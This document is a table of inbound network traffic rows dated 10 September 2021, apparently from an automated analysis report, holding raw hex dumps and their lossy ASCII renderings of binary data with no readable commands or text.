| 2021-09-10 09:11:43 UTC | 236 | IN | Data Raw: 0e 1d b3 7a 77 be 71 51 c6 f1 69 95 26 6c d5 a8 25 08 42 80 53 39 0a 67 14 1e 63 f0 e6 3f 9e 2f a8 3f 54 f3 7e a7 fd 67 92 71 99 2c 9a 6e 06 a2 61 c3 75 6d d1 fd 96 04 59 13 cb 3d 00 54 ab 08 2f 70 aa 06 fe 47 5f 74 fa 2f d2 53 c2 fd 3e 5a e6 25 21 65 20 11 72 c6 a1 d8 6c fa 65 1f 9b 3e bd f5 75 f1 bf 52 9c 84 cc 2b c1 34 91 42 3c 36 17 f3 b9 a8 78 0e d0 71 1a 48 75 bf 50 b4 85 a4 91 9a 04 76 22 d5 25 69 27 75 36 39 34 d4 42 d9 50 7f 34 3a f7 11 30 09 8c 0f 80 28 bf 9d 86 b6 f6 19 39 e4 94 92 9c 4a 60 40 ab 76 2f 97 c3 c6 5f 48 c0 63 19 af 92 fb 76 e5 be a3 91 1a 8f 67 6e 34 91 91 59 80 b0 a0 b5 b0 e2 eb f2 6b a0 f1 25 2e 84 9f 09 50 48 14 05 ec 7d 5d f6 a6 8f 16 3c 22 12 42 a6 02 e9 00 b9 b1 76 bb 7f 4f 0f 6f 45 ec 3e 8d d4 72 89 8c 43 91 24 ca d1 b0 63<br>Data Ascii: zwqQi&l%BS9gc?/?T~gq,naumY=T/pG_t/S>Z%!e rle>uR+4B<6xqHuPv"%i'u694BP4:0(9J`@v/_Hcvgn4Yk% .PH}]<"BvOoE>rC$c |
| 2021-09-10 09:11:43 UTC | 237 | IN | Data Raw: be 81 d2 9b 2f d7 9a 6c 30 ec cc 58 b2 b1 9a 6a 2c 08 24 2d b9 af 21 2b 8d b5 cf cd 1e bc 94 e1 98 86 ff 00 a9 72 d4 f3 c8 dc d7 61 10 5a 0a 85 0b 1e fb 3f 11 6c 7e af 66 a0 f4 ce af c5 c9 d9 8f 0a 1a 7a 91 3b 6a aa c1 0d 59 dd fe 61 f3 fc 73 d4 27 a4 25 78 b5 a3 db bb 12 63 c8 40 4b 0c 40 9b 36 7d 03 fb b5 2d 9c 50 96 85 61 83 27 36 46 6a 35 1b 29 bd db 54 37 c7 e2 ff 00 02 8f e0 9e ab d4 7c 24 03 5d 2e 6f ce 2d a4 24 84 e2 48 20 e4 6b db 5a 01 af ee d3 3b 28 c4 c6 9a 47 1b b6 95 2a 48 48 c8 3c 13 21 35 b5 4f 00 7f 37 d4 c1 fe 27 96 56 ef b3 0f a4 15 8a d2 86 95 7a bf b9 0e 79 f9 4e 7a 73 4a 7d 23 d0 11 66 66 c4 17 33 50 d7 32 fe d8 f7 06 d0 02 01 6e 2c 95 da 1c d0 aa b0 0f 42 9a 42 e6 1d 77 6f 3a f5 bc 12 54 a2 94 7f 20 75 2f a6 9f bc e2 0b 4b c5 39 59<br>Data Ascii: /l0Xj,$-!+raZ?l~fz;jYas'%xc@K@6}-Pa'6Fj5)T7\|$].o-$H kZ;(G*HH<!5O7'VzyNzsJ}#ff3P2n,BBwo:T u/K9Y |
| 2021-09-10 09:11:43 UTC | 239 | IN | Data Raw: f3 09 2e 2b 7a 65 4c ef 0e 09 84 b5 80 d4 0c b9 bf 75 d5 e0 ce 19 3b f0 7b e3 f7 88 d7 60 e0 6d 4e 15 ca f1 e0 29 fd c4 51 f3 d7 88 6e 7b 56 dc bf b8 f4 c6 a3 10 6f 62 fa 77 61 01 be a4 d1 97 33 1d bd d2 89 0e e4 8c 3e cd a2 22 01 01 02 78 db fb b9 16 47 8f 3d 3d c2 2d 81 0f 5b d4 b3 93 93 1a fa bf 93 c2 5c 44 a0 b4 bb 57 af 4b 7a c5 5c f5 3c 79 5a 0e 69 99 b1 9e 48 22 73 dc 8e 32 db b9 dc 0b 90 3f 71 5b b2 08 f3 43 ab 19 73 30 87 70 49 dc 6b dd 2d 15 2a 41 b1 a1 15 07 cb 56 7c 9a 02 f5 7f 4b 7a 73 d6 f8 cd 3b a5 66 64 42 2e 63 60 e3 ca 78 56 2b b8 50 a0 a1 48 16 a7 9a f8 ea d7 85 e2 97 89 20 29 83 ea 58 b6 54 c9 f5 6d 21 89 7c 4c c9 4a 48 53 b6 bf e3 a6 ff 00 80 08 ca 11 7a af a2 3d 53 e9 89 da 48 20 fb ec 18 cf 64 e5 22 4a e7 b5 76 37 1f 1c 82 2e 8d 9a<br>Data Ascii: .+zeLu;{`mN)Qn{Vobwa3>"xG==-[\DWKz\<yZiH"s2?q[Cs0pIk-*AV\|Kzs;fdB.c`xV+PH )XTm!\|LJHSz=SH d"Jv7. |
| 2021-09-10 09:11:43 UTC | 240 | IN | Data Raw: af 33 da 07 88 ff 00 d4 f6 e6 d5 fc 3f 9c 02 6a 59 e9 2e e8 e4 88 0b 56 3b 89 0a 42 81 f1 56 38 1c 1f f4 e8 fb 16 a9 a3 9f 2c b5 cb 9c 73 19 cd 3f 1e c0 77 ce 03 73 73 96 31 19 89 04 aa 03 06 62 dc a9 55 f0 7f 9e 45 7e 4f 4e fd bf f8 f1 83 50 d5 1a 3d 45 2d d9 e7 13 32 96 6a 81 ea 07 af f5 00 3a 96 6c 5b 67 86 42 c5 e4 6d ea 07 84 dc 00 71 74 4b 50 fe c2 f9 ae a7 2d 6e 46 ae 01 b7 58 2c d3 81 09 52 5f 22 48 b8 eb fb 66 80 2d 47 50 12 c7 24 6c e5 63 8d 09 8e 41 7b 26 5b 02 34 2c 39 59 37 8f f2 90 07 00 f4 56 f1 bb 10 1c fb 6b bc 23 36 79 4e a6 8f e7 5e 5e 76 6e 50 b0 d4 35 f2 6d 25 95 95 55 65 17 65 4f c8 2b 29 f3 ed 36 0d 1f 04 1f 9e 8e 56 95 80 12 9a 80 01 20 5d bb de fc a1 64 a5 75 26 80 d4 12 e2 86 d5 35 84 37 ab 75 f1 8d 1c f4 77 47 26 e7 54 12 c8 d1<br>Data Ascii: 3?jY.V;BV8,s?wss1bUE~ONP=E-2j:![gBmqtKP-nFX,R_"Hf-GP$lcA{&[4,9Y7Vk#6yN^^vnP5m%UeeO+)6V ]du&57uwG&T |
| 2021-09-10 09:11:43 UTC | 241 | IN | Data Raw: cf 30 c6 6e e5 02 3b 68 87 b6 77 37 3c ec e4 b0 a2 38 a3 c7 3e e2 d5 e3 94 4e a2 ad 45 1a 10 77 b8 f3 b4 17 87 29 21 69 b1 21 9a 8e 2b 5e fa b5 e1 b7 a6 60 c5 16 4e 9d f6 f2 b3 45 87 26 2e 5c c2 25 65 92 50 ae 8a ec c6 ff 00 e5 82 df a8 e6 bc 1a e9 25 0a 1d c3 da 96 ca 95 f5 ca 19 4d 28 82 ed a5 7c e9 d6 d0 ca d6 32 53 1f d4 39 b0 6a 0e af 3c 98 f0 e4 44 f1 15 41 26 31 3b 62 3b 36 d1 ed ab 2a 6f 50 03 5f 3c 9e b9 8b 00 0d ca 94 1e 63 f3 f3 03 2a a9 0a 4e ad 4d f7 8e dc 2b 81 b8 7b 88 23 92 05 01 fc fe 68 78 f3 cf 5b 28 c1 c4 94 2d ed da 43 1a db e3 f9 fc 9b e3 8e 7f 8f c7 42 59 01 49 76 eb 9d 69 10 53 62 96 ec cf 5f 34 db b7 78 fd b9 41 b2 b5 4c 07 3c fc f0 2e c0 e3 cf f7 ff 00 b9 10 bc c7 51 97 7a 44 26 39 99 ff 00 1d 9f 3d bd 7e 46 70 0d ea ec 65 cb d4<br>Data Ascii: 0n;hw7<8>NEw)!i!+^`NE&.\%eP%M(\|2S9j<DA&1;b;6*oP_<c*NM+{#hx[(-CBYIviSb_4xAL<.QzD&9=~Fpe |
| 2021-09-10 09:11:43 UTC | 242 | IN | Data Raw: 4e 8b 99 8b a1 6b 53 7f c0 c9 29 4c 4c 9b dd 26 2b ca 08 a1 66 fb 4c e4 7b 49 01 6b c0 e3 aa 1f ad 7d 29 2b 49 e2 64 a6 a9 0e 48 1b d4 81 71 be a7 7a c5 e7 fa 7b ea 82 5a c4 99 c7 fe 42 a6 00 e4 28 07 5c 85 c1 25 84 74 33 d2 5a e0 c8 86 38 41 8d 58 39 06 7d 85 9b 72 fe c9 05 10 cb 1b 8f 71 00 b5 d9 e7 ac 54 d4 a9 9d 7f cb b1 ec c7 e6 3e 93 c2 cc c4 c0 dc 8a f9 3d 6f 56 f2 c8 da 1c 7a 3e a0 e8 62 2c c1 e1 26 50 84 b5 6f 11 ad d8 3c 00 c1 8e d0 a5 43 30 a5 dd 67 8a e9 88 da c6 8f 57 fd fa b8 87 a5 cc fb 4a 77 6c 5f ae f2 15 d0 43 af d2 fa be c6 58 bb c0 a4 85 56 35 09 db 65 2f 4d ee 23 dd ed 20 92 a2 cd 50 e6 fa ad 9f 2b 1f 47 34 d3 41 95 0d 2f 7a 67 16 b2 a6 3e 15 8b 83 ce da 7c 69 48 b7 5e 91 d6 65 6c 41 01 95 56 51 b4 46 f6 2c d0 bd c1 3f f8 54 aa 6e ff<br>Data Ascii: NkS)LL&+fL{Ik})+IdHqz{ZB(\%t3Z8AX9}rqT>=oVz>b,&Po<C0gWJwl_CXV5e/M# P+G4A/zg>\|iH^elAVQF,?Tn |
| 2021-09-10 09:11:43 UTC | 244 | IN | Data Raw: 5f 34 c2 e8 0e 39 16 7c 74 bf 8b 15 6d 57 bf ab e7 fb de 0c 94 e0 3b 87 77 3c c5 28 dd 2b 5f 4d cc 4d 38 99 1a 55 5d e7 6d 90 ff 00 e5 66 f6 9a 03 81 55 75 e2 c7 5d ec 3f 7c c6 74 ad 60 84 9a e9 66 a5 46 d9 d4 11 af 38 de 8f 13 b4 bf b0 ae fb 70 1e 46 21 80 e7 85 ba db f3 fc fe 3a 1a ef d3 e4 c4 33 b3 ed fa a7 94 79 65 8b b9 fa 1f be 88 90 80 a5 78 00 9f e2 fc f1 e6 ba 84 79 b7 ad 73 a3 74 cc c0 ec ef 29 c8 b8 5c 32 ee 3d c1 b7 b6 45 2d 72 7e 7c 5d 57 81 43 af 04 b9 dc c7 8d 1b e6 87 c9 cb 76 62 27 37 26 d0 c6 77 3c 85 ac 9f 85 3c 6d af e3 f8 1e 49 f8 3d 10 06 55 f2 7e fb 36 f2 ee 6f 5a 7b 5e 96 a6 b4 6c f3 68 0e d4 1c a2 c8 ec cd 54 a4 07 0a 05 b0 e4 71 c9 04 83 c0 15 fc f1 7d 10 07 2c 19 fd b5 e5 dd e3 c5 29 50 63 77 a0 ae 4f 4a b6 ba be d9 42 e3 3b 3d<br>Data Ascii: _49\|tmW;w<(+_MM8U]mfUu]?\|t`fF8pF!:3yexyst)\2=E-r~\|]WCvb'7&w<<mI=U~6oZ{^lhTq},)PcwOJB;= |
| 2021-09-10 09:11:43 UTC | 245 | IN | Data Raw: e6 9b 86 25 0b c2 ab 05 30 19 76 dc be 4d bf 18 9f bd 2c 29 19 87 7b be 8d eb d6 16 fe 9b c9 fb 3d 57 1e 5c c8 24 fb 9c 29 44 6d 16 dd ed 2a 4a a7 1c 2a c7 f3 b0 4a 48 f9 20 6e e0 01 d5 94 e5 80 13 87 36 2c c6 e7 9e a3 d8 45 67 0c 56 66 10 af e4 1c 1d c3 d1 f9 b6 74 e7 05 be 9b 30 69 0d ac 61 46 85 26 10 4b 93 90 1c ec ed 42 d9 6b 1e d0 2c 33 6d 56 69 36 af 14 40 35 7d 02 62 04 d9 60 b3 94 6c f7 7d 74 6b 6d 48 3c bf 04 d5 b7 f9 d4 f9 57 c8 e4 f9 c4 de b3 a4 4b 87 95 a6 e4 cb b8 3e 52 41 0c 66 38 ff 00 2a 29 db 68 3c 04 ad d7 5e 68 f4 a2 4b 02 96 0c 6a d5 6f 4f ee 90 da a5 b1 4a f5 3c d9 ea ef dd cc 6f fa 3f 0b 2a 0f 57 6b f8 d8 98 f1 2e 31 d1 cf 6d 42 8a 92 49 d5 9a c8 37 c6 dd ed 60 7c 78 e8 9c 72 0f d8 90 bd 14 0b 5b 3d 33 7a 7c 35 e3 bc 38 79 d3 45 dd<br>Data Ascii: %0vM,){=W\$)Dm*J*JH n6,EgVft0iaF&KBk,3mVi6@5}b`l}tkmH<WK>RAf8*)h<^hKjoOJ<o?*Wk.1mBI7`\|xr [=3z\|58yE |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 246 | IN | Data Raw: a5 f9 da 97 78 80 59 94 a7 4d 46 6c 4d fe 69 71 b6 70 48 b8 a9 a7 7a 93 2b 19 d9 55 a4 c4 97 0e 64 42 c1 5a 4c 70 19 64 8c 30 f0 d1 08 f6 11 c1 5a 16 7a 12 86 21 42 7c 2d 50 43 db 6d 33 af cc 19 33 70 ab 11 ff 00 3a 07 17 cf 6b 46 e4 b0 42 d9 70 e2 aa ef c2 d4 b1 64 92 27 42 36 be 44 47 f5 05 0f 0e c2 89 1c 12 41 3d 23 3a 61 96 03 30 20 b1 35 d6 fb e7 94 5a c8 69 a0 0a 0f 09 63 53 50 1c 67 d3 f2 60 2f 55 23 ed 21 12 a9 8e 6c 59 72 30 a5 20 6d 77 11 27 77 1d 8e e1 56 f0 8d a7 e6 ef cd f5 63 c1 ac 2f 0d 58 92 06 81 dc 75 f3 7c b3 8a 3e 3a 5a a5 95 51 c1 b3 9b 0a eb a5 b4 35 8a b1 ea 5c 44 78 33 5e 24 0c 44 d2 4d 1a 9f 3b 09 24 98 c0 fd a7 c1 3f da f8 e3 ad 6f d3 66 32 83 9b 01 43 51 5c c8 f9 a5 29 ac 63 fe a5 25 d2 59 3e 20 f5 03 c5 b7 2c c7 bb 90 61 65 fb<br>Data Ascii: xYMFlMiqpHz+UdBZLpd0Zz!B\|-PCm33p:kFBpd'B6DGA=#:a0 5ZicSPg`/U#!lYr0 mw'wVc/Xu\|>:ZQ5\Dx3^$ DM;$?of2CQ\)c%Y> ,ae |
| 2021-09-10 09:11:43 UTC | 247 | IN | Data Raw: 8a 5c 83 98 bf ce 79 69 ab 3b cb 45 fa 63 87 b2 27 8f 10 6d 0a a7 f4 c3 ee a3 4e e1 9d 89 db ca d5 00 45 5d 79 ae 96 3c 42 cb 65 c8 d0 f6 3d 75 86 04 a2 9b 00 2f fd 77 a7 9b 9f 43 f4 3b c7 da 93 b4 cf 0e c0 63 8d 52 c0 14 17 60 60 a3 f6 df 03 82 79 34 3a 1a a7 07 b0 e9 96 ae df 2f f8 61 08 d3 a9 fd 69 93 57 d6 1b da 07 a5 57 1a 08 58 e3 c7 4f 16 f6 62 4a 80 37 1d 8a 55 94 51 b5 a2 09 b0 38 1c 9e 96 5c e1 e6 e4 57 23 98 14 68 e8 93 e2 27 33 9e a4 f6 d5 3b c1 be 16 02 63 1d c4 ab b2 b0 69 23 8f 80 ae 40 0b 19 66 25 77 6e 27 83 c9 22 fc 74 9c c9 a5 4a 61 50 c1 ab 89 ea 7f a6 ad e1 d9 61 92 01 be 27 77 1a 79 b0 c8 3f 57 68 97 83 1f 22 5d e1 e2 54 8d d9 09 61 b7 70 93 c1 b2 38 66 ae 0d 71 44 58 e8 24 10 ce ed 90 f4 27 d7 d2 91 36 0e f7 3e a6 85 d8 91 96 f7 ab<br>Data Ascii: \yi;Ec'mNE]y<Be=u/wC;cR``y4:/aiWWXObJ7UQ8\W#h'3;ci#@f%wn'"tJaPa'wy?Wh"]Tap8fqDX$'6> |
| 2021-09-10 09:11:43 UTC | 249 | IN | Data Raw: c4 99 19 93 3b 17 07 95 0c 40 54 22 b7 5d 8e 05 74 59 4a c6 a5 83 9b 61 7a ed 9f 3b d5 9b 4b 4a 72 42 52 85 30 60 92 32 b9 20 f7 a5 62 2b d2 93 c7 f7 9a ee 3a ac 05 31 f2 b4 08 d0 90 1f 64 c6 d1 ca 0f 05 bf e2 36 83 44 af 3c 75 e9 c9 32 f0 97 cd dd fc f2 f7 1e 90 34 ff 00 ca 02 5a f7 60 1a 9a d9 ef b0 d6 15 b3 e9 59 18 be b8 d5 31 0c 6d b5 f2 9e 45 3d c6 50 c6 30 8e ac 8e b6 b7 dc 56 1e e1 62 ab f3 d5 a4 c9 c9 5f 0f 25 92 03 8a 38 a9 a0 2f e4 29 f8 8a f4 f0 eb 1c 4c c2 3c 29 1f e2 09 01 9c dc 06 17 a7 36 34 0d 06 be ac d3 e2 c5 11 cf 8f 59 0a f1 0b 6f 98 51 f2 ce 43 ee 3f b6 c0 71 c0 b1 c9 e9 59 13 4a 54 41 24 0a fb d8 79 de 08 a9 4c 6a c7 57 6e 77 6e ce b0 27 a4 e9 b0 e3 e6 0d 4b 21 d6 08 b4 c3 3c 73 bc 80 b0 c6 59 99 d9 a7 da be 64 30 c9 db 41 56 4b ff<br>Data Ascii: ;@T"]tYJaz;KJrBR0`2 b+:1d6D<u24Z`Y1mE=P0Vb_%8/)L<)64YoQC?qYJTA$yLjWnwn'K!<sYd0AVK |
| 2021-09-10 09:11:43 UTC | 250 | IN | Data Raw: 72 7b 8f f8 6c 6d b9 5c 02 23 97 3d 14 29 26 ff 00 79 01 43 df 1c df c7 4e 2d 45 d0 9c b0 d4 6e 05 fb a1 0d b4 28 bf e0 56 2f 88 80 fa 53 dd fd 20 2f 57 96 0c ac 48 b4 e9 98 41 38 13 cf 8c 5c 0d a5 0c c5 76 06 3c 13 7b 9a af 75 0b f1 d3 92 1d 20 bf f1 28 3d 5d aa 33 f3 6e 4d 0a cc 0e a4 0e 6a 7f fd 85 88 fe be 22 13 5c c1 8f 23 54 f4 d6 b7 91 20 33 62 c5 a5 e3 65 b0 04 b0 78 b2 64 c2 96 77 00 d2 b3 6d 88 9b e3 6b 06 3e 47 53 05 e5 ad 00 b2 6f 91 ad 33 2f cb 3b f9 f1 24 09 c8 54 c0 14 49 60 6b 61 b0 0d 9f 4d e3 43 58 c5 68 32 b2 31 5a 49 1a 59 b2 b2 a0 8a dc 95 4a 7e ec 5b 80 00 8f 6b 29 06 8f 90 2f cf 50 4a 02 bc 27 09 37 34 14 03 d6 9a eb a4 32 b2 a5 02 09 f0 87 29 1d d9 9b 28 5e 61 1c 6c ac bd 6d e7 9a 08 35 2c 3d 2b 53 c1 c9 c6 50 0f de 48 d8 ec 71 f2<br>Data Ascii: r{lm\#=)&yCN-En(V/S /WHA8\v<{u (=]3nMj"\#T 3bexdwmk>GSo3/;$TI`kaMCXh21ZIYJ~[k)/PJ'742)(^ alm5,=+SPHq |
| 2021-09-10 09:11:43 UTC | 251 | IN | Data Raw: 67 37 3a f5 82 b8 7e 9d 44 8b 19 8e 07 64 95 d2 1c a2 54 95 12 1b 00 29 dd c8 56 ab 35 c1 1e 7f 03 33 0a 4f 85 4c 3c df e4 fa f4 b4 59 4b e0 69 e2 01 8d 5c e7 a1 d6 da f4 82 ac 3f 40 6d 53 db c6 45 46 8e 25 65 21 64 31 4a b6 18 ff 00 d7 4c 00 25 45 9b 22 f8 e8 53 78 a5 0c e9 dd 7e 35 39 41 13 c1 b4 c6 64 9a 73 2d 6c ff 00 05 ab a0 7d 85 f4 0d 77 82 60 96 59 29 89 89 76 ed 7a a0 c0 91 57 40 ee a1 f1 cd 71 d0 93 c4 bb d5 47 af 7f d6 e6 85 4f 02 93 8b 12 5e ec 1e d7 76 39 38 6a d9 9f 68 99 c1 fa 79 26 c8 e7 8f 4d 6e 17 61 32 53 33 a7 90 44 61 54 82 4f 0b 56 08 16 3a e7 df 52 96 52 09 c3 4d f2 7b 57 ba d2 3a 9e 0a 58 50 f0 6c 1e 8f cf 6e af 12 c9 f4 f0 80 c1 70 16 58 65 42 d2 dc 4d dc 8f e7 65 5f cd 50 e0 f2 3e 3a 5a 64 f5 02 40 7a b9 0e 05 c6 d5 77 d7 3d a1<br>Data Ascii: g7:~DdT)V53OL<YKi\?@mSEF%e!d1JL%E"Sx~59Ads-l}w`Y)vzW@qGO^v98jhy&Mna2S3DaTOV:RR M{W:XPlnpXeBMe_P>:Zd@zw= |
| 2021-09-10 09:11:43 UTC | 253 | IN | Data Raw: 2d e8 5f 4d 7d 3d c3 d8 19 57 13 2f 53 60 e8 49 65 4f b8 cb de a0 82 c4 00 aa 43 82 db 8a 8f 17 d5 47 0f 34 f1 1c 54 d5 a8 bb 16 14 de 9a 01 7c b2 8b 8e 21 03 84 e1 50 84 f8 4a ae 93 7f e3 cd fc ad 14 8f 56 49 35 6d 53 2a 33 ec 4d 43 d4 7a 6c 68 08 27 f4 59 c4 20 78 1b e9 18 31 03 8a e7 c0 eb 69 c3 11 2b 87 24 0b 4a 51 0e cc ec a2 0f 4e da 31 53 d2 a9 dc 42 12 f4 5c c4 e4 6b e2 76 24 30 16 3c ab 16 db 03 4e ff 00 11 d5 bd 2f a0 63 4c 63 56 d4 b9 04 5d 26 12 c0 91 b0 50 b4 ec ce 09 40 3c 28 2d f0 6f 19 3c 90 9e 26 79 fe 6a 52 92 14 cd 77 0c d5 1d 5b 93 56 37 fc 1c a5 19 92 64 03 ff 00 18 48 56 16 a5 1b a9 db 97 28 69 fa df 2b 33 50 1e a4 d2 23 57 3a 72 87 c4 0e 81 88 c7 90 64 15 9e 75 55 04 30 c9 10 ec 2c a3 6e e3 ee f9 ea 93 83 49 44 e1 31 5e 25 86 af ab<br>Data Ascii: -_M}=W/S`IeOCG4T\|!PJVI5mS*3MCzlh'Y x1i+$JQN1SB\kv$0<N/cLcV]&P@<(-o<&yjRw[V7dHV(i+3P#W:rd uU0,nID1^% |
| 2021-09-10 09:11:43 UTC | 254 | IN | Data Raw: 91 9d 6b 27 35 e7 28 cf 0c 92 c7 ee b5 ee 22 d2 02 7f cc b7 cd 0f 06 ee 8f 51 52 d2 95 24 1a b8 2c 4e c6 9e 59 96 f9 63 cb aa 0b 80 18 86 bd 8e 7a 64 df d4 2d 3d 6d 23 ea 79 19 59 12 b8 23 18 14 4d a3 6d 48 db 5a d0 9e 45 03 c5 9e 6f cf 3d 25 30 cd 33 7f 88 6d 74 71 5a 8b f3 f2 87 65 07 97 be 1b f5 14 cf 5c 9d 98 0b 88 58 e9 10 e4 cd ab a4 10 37 6d a6 7c 74 b3 ce ff 00 7f 3b e8 82 14 d8 b2 79 e3 cf e2 33 e6 00 9a 96 b3 35 1a f5 e5 91 86 78 34 15 2b ce d5 be e6 d6 e5 13 7e aa c1 8f 0b 52 cd c2 69 c6 44 89 a5 bb aa a0 1d a0 cf 6c 62 f3 b8 b0 37 e5 88 aa e9 69 58 a6 1f 0b 90 0e 46 f5 af 9f e6 1c 9c d2 80 26 8f 40 fa e5 68 f3 01 91 3d 0d 83 17 7b 1d 5c 4d 03 42 2f da 66 95 9b 78 66 04 b2 ed 23 6b d1 fc 5f 4e 29 20 9c 44 b3 fb f5 ef e4 42 62 80 c2 2a ef b9 f4<br>Data Ascii: k'5("QR$,NYczd-=m#yY#MmHZEo=%03mtqZe\X7m\|t;y35x4+~RiDlb7iXF&@h={\MB/fxf#k_N) DBb* |
| 2021-09-10 09:11:43 UTC | 255 | IN | Data Raw: 0c 6e fb 95 94 6e 56 60 76 00 39 0c 4d 6e bf 81 f9 fc f5 4b c5 c8 c6 08 a8 2c 6d 5c a9 b8 70 2b d2 2e f8 49 a1 d2 5d d8 8c e8 ef 6d 47 56 b4 5c 9f 4c eb a9 95 1c 06 29 01 13 c6 7f 6b 2b 3b 86 71 7b 15 b8 08 56 d4 12 45 51 ea 86 6c b6 38 6b b6 be de 63 58 d2 49 9d 8c 00 00 ec b7 4f 2e 8c ce d8 c0 cf 54 93 20 89 37 28 8c 47 0e d2 24 da 10 f0 b2 35 78 5a 2c bc d0 22 87 49 a8 02 e9 ad 33 a5 3d fe 7d 8c 31 2e 62 90 a0 1d c1 56 66 97 67 b9 ca 1b 1e 9e 38 79 06 39 03 87 90 c2 c5 77 d2 23 b8 0b 44 85 1c 53 83 ba f9 26 ff 00 3d 2c a5 e1 51 4b 3b 73 7a fb 7a c5 c2 16 b0 10 ac 45 89 66 7f 9b f9 d2 b9 41 e4 10 09 e2 db db dc 8d b8 92 80 6e 75 90 2e e5 2b 77 db 0f 7b 49 20 71 55 f9 8a dd c1 15 1a 8d 9e 2c 12 4d 09 a8 f9 05 bd 40 7b 5e 27 f0 71 44 44 e3 46 65 7b 51 24<br>Data Ascii: nnV`v9MnK,m\p+.I]mGV\L)k+;q{VEQl8kcXIO.T 7(G$5xZ,"I3=}1.bVfg8y9w#DS&=,QK;szzEfAnu.+w{l q U,M@{^'qDDFe{Q$ |
| 2021-09-10 09:11:43 UTC | 256 | IN | Data Raw: dc 3c 46 dc 1d a8 7c 81 43 c0 17 c5 f5 60 53 88 61 01 ed 7a e7 53 97 3e 50 13 3f 0f 8c 80 1b 76 ef bd 22 a5 7d 44 fa 8b 89 a3 e1 4d 91 99 9b da 64 6a c7 11 31 7e fb 13 e1 47 cd dd 51 1c f3 cf 8e ae b8 4e 0c b0 25 3f c8 81 c8 36 59 06 bf c5 e2 8b ea 1f 50 0c af 18 04 02 40 73 e2 53 16 f3 d6 a5 b4 a4 50 7f 5b 7a 97 59 f5 a6 74 8f 27 73 fc 3d 6e a2 56 21 bb 4e 76 ed 91 41 a6 21 80 66 8c 00 ca 2b c7 57 92 f0 48 b9 07 2b 57 e7 d5 81 31 92 9d 3e 64 f5 78 c1 01 ee 36 ce d0 95 d4 bd 3b b5 5a 49 a3 b5 77 ae 55 c9 f6 92 c1 46 e2 29 4b 51 dc 4f f0 3a 66 4c d5 39 f1 38 24 90 6c d6 a5 2a 69 6b d0 40 26 49 05 3f c4 3b 5c ea d4 eb b3 7e d6 7a de 8d db 24 24 8b bc bd 13 b0 70 a2 da 4a f8 a5 51 b0 9f e2 fa b1 95 35 80 00 eb 7e 79 68 4e 5e b1 59 32 4f f2 71 4d 7a 5f 90 f4<br>Data Ascii: <F\|C`SazS>P?v"}DMdj1~GQN%?6YP@sSP[zYt's=nV!NvA!f+WH+W1>dx6;ZIwUF)KQO:fL98$l*ik@&I?;\~z$$ pJQ5~yhN^Y2OqMz_ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 258 | IN | Data Raw: 62 bf dc 32 f4 bd 7a 1d 5b 48 d1 06 44 82 17 86 37 d2 33 f2 4b 53 6d c4 60 23 99 80 a7 da 52 5b de d6 08 f1 d2 b8 4c b9 b3 07 f8 97 25 f2 6a 65 c9 f4 26 0b 2c b8 49 25 b0 0b ef 6a e5 51 a3 18 09 82 7c dd 4e 0c bd 33 32 76 6c 6d 3b 58 d4 46 36 e7 2c 76 ac 9b 62 7d de d3 b6 58 1d 19 39 23 60 1e 6a fa 92 4c b5 39 70 18 b5 af ca 24 b1 30 12 4a 05 da e1 ba 62 a5 59 fd a9 1d d9 96 72 45 ad 30 6b de 2c 5a d7 90 47 c7 f7 f0 7f 3f 3d 6b d0 84 94 e2 ad 0d 8b 10 6b 7f c6 96 06 3e 74 bf e2 7a 7b c6 a7 dc 27 ba 8f 6c f9 f1 c1 a1 cd 03 7b ef f8 1f f7 eb a4 24 03 41 e4 20 2c f4 d6 9e 74 8f 11 c8 85 00 66 be 4b 00 3c 85 27 fc d5 c7 3f c0 1f 83 d4 31 23 fe bc ec ed 5d 2f f9 ce 0b 2d 05 35 25 c8 61 4e 7a 5c 9e 47 ca 34 b5 3f d7 81 91 3b 8b bd 4e ed a7 6b 5e dd ac 18 37 0c<br>Data Ascii: b2z[HD73KSm`#R[L%je&,I%jQ\|N32vlm;XF6,vb}X9#`jL9p$0JbYrE0k,ZG?=kk>tz{'l{$A ,tfK<'?1#]/-5% aNz\G4?;Nk^7 |
| 2021-09-10 09:11:43 UTC | 259 | IN | Data Raw: c8 b8 f9 78 b8 59 c8 ac 02 a1 6c 9c 6b 90 86 6f 87 96 30 58 f3 b8 13 60 75 a3 fa 64 e7 61 98 cb 4b 50 fa 3d 79 46 4f ea 92 4c b5 82 45 17 51 7f 8a 56 db e5 9c 24 b2 fd 35 8f ae 7a 4b 5a ed c6 b1 36 14 d8 f9 b8 c4 5b 04 6c b8 2a 48 d6 8b 04 4e fa 31 16 28 59 fe 2b 45 23 88 fb 5c 4a 43 d1 c3 dd 9b 4d eb 4d 8f 58 a5 9f c3 fd d9 2b fe 2e 90 4e b9 68 d9 b4 55 f9 71 de 09 0e 3e 40 29 24 6e e0 83 44 82 09 16 78 1e 6b 8a e2 a8 f5 ad 4a 82 e5 fd d0 41 14 d5 dc ed cf 38 c6 28 32 94 34 26 ff 00 d7 eb 78 d2 60 50 96 07 e7 82 07 04 7e 79 fc 9f ff 00 57 3d 49 a8 1f 31 6d 3b ac 02 65 4f 4f 93 04 be 96 f5 36 7f a6 75 3c 6d 4b 0e 66 5e cb 5c 90 ee 61 1c cb bb 98 dc 29 05 95 af c1 f9 03 f3 d2 9c 5f 08 8e 2a 59 4a 92 09 07 c2 a3 71 cf f4 62 c7 e9 dc 7a f8 45 83 88 e1 a6 20<br>Data Ascii: xYlko0X`udaKP=yFOLEQV$5zKZ6[l*HN1(Y+E#\JCMMX+.NhUq>@)$nDxkJA8(24&x`P~yW=I1m;eO O6u<mKf^\a)_*YJqbzE |
